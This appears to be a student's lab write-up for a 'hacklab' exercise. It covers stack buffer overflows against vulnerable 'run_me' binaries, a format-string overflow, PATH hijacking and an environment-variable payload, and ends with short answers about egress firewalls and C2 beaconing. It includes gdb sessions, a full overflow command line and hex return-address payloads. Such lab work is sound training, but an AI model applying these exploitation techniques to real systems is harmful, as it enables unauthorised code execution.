
Part I

Question 1:

Flag: <hacklab_{turtlenecks-crowbar-ledgeless}>

Screenshot:




Comment:

I overflowed the buffer of 1024 bytes with 1025 bytes of input. This will overwrite the changeme variable in the run_me.c file to be non-zero and print the secret.

Question 2:

Flag: <hacklab_{bedirtied-pupillize-ballfield}>

Screenshot:



Comment:

Same logic as question 1 except here use the data given in the run_me.c file which is 0xabcdabcd. I wrote it in my code as the payload ‘\xcd\xab\xcd\xab’. Also, I used write because print was not working for me.

Question 3:

Flag: <hacklab_{cabbagelike-mastectomies-tands
ticka}>

Screenshot:

```
student@hacklabvm:/home/q3$ gdb -q ./run_me
Reading symbols from ./run_me...
(gdb) br 27
Breakpoint 1 at 0x1265: file run_me.c, line 27.
(gdb) run blah
Starting program: /home/q3/run_me blah

Breakpoint 1, main (argc=2, argv=0xffffd424) at run_me.c:27
27          if (argc != 2)
(gdb) print secret
$1 = {void ()} 0x565561f9 <secret>
```

```
student@hacklabvm:/home/q3$ ./run_me $(python3 -c 'import sys; sys.stdout.buffer.write(b"A"*1024+b"\xf9\x61\x55\x56")')
Jumping to function at 0x565561f9!!
 _____________________________________
/ hacklab_{cabbagelike-mastectomies-tands \
\ ticka}                                  /
 -------------------------------------
  \
   \
      __
     UooU\.'@@@@@@`.
     \__/(@@@@@@@@@@)
          (@@@@@@@@)
          `YY~~~~YY'
           ||    ||
```

Comment:

I used gdb search to find the secret data in run_me.c. After that I modified the same code line from question 2 with the new data provided by the gdb search ‘\xf9\x61\x55\x56’ whci hwas used in as the payload.


Question 4:

Flag: <hacklab_{regularizes-intradoses-interpl
eaded}>

Screenshot:

```
student@hacklabvm:/home/q4$ gdb -q ./run_me
Reading symbols from ./run_me...
(gdb) br 27
Breakpoint 1 at 0x1276: file run_me.c, line 28.
(gdb) run test
Starting program: /home/q4/run_me test

Breakpoint 1, main (argc=2, argv=0xffffd424) at run_me.c:28
28          if (argc != 2)
(gdb) print secret
$1 = {void ()} 0x56556209 <secret>
(gdb)
```




Comment:

After few attempts, I first used gdb again to search the secret data. Also, in run_me.c it is specified the format is in sprintf which meant I had to use '%1024d'. Additionally, I had to use '\x09\x62\x55\x56' as the payload which was the data received from gdb search.

Question 5:

Flag: <hacklab_{staunch-higgled-bowering}>

Screenshot:




Comment:

I checked PATH variable and then added "." to PATH. Then I just created an executable file "cat" in the home directory that prints out secret and then I called it from the home directory by '/home/q5/run_me'.

Question 6:

Flag: <hacklab_{assessorial-lisuarte-unculture
dness}>

Screenshot:



Comment:

From the code file run_me.c, the payload must be in the environmental variable called "Q6_SECRET_CODE".

Question 7:

Firewalls have the capability to block both ingress (inbound) and egress (outbound) traffic. Many organisations (and also true for my home NBN router) block ingress, but is pretty open when it comes to egress rules.

a) Why should organisations care about setting egress (outbound) firewall rules?

Organisations should care about setting egress firewall rules because they protect against outgoing traffic, originating inside a network. Another reason is that it is possible to get reverse shell on outbound ports.

b) Look up "C2 server" on the internet and explain why they can be successful even on firewalls that tightly restrict egress traffic to sanctioned ports like 53, 80 and 443.

They can be successful even on firewalls such as 53, 80, and 443 because it is hard to detect backdoor traffic. The extremely challenging aspect in detecting is the beacon signal which is broken up over multiple IP addresses. Moreover, these targeted IPs are also used by legitimate customers, so the beacon traffic gets mixed in with the legitimate traffic.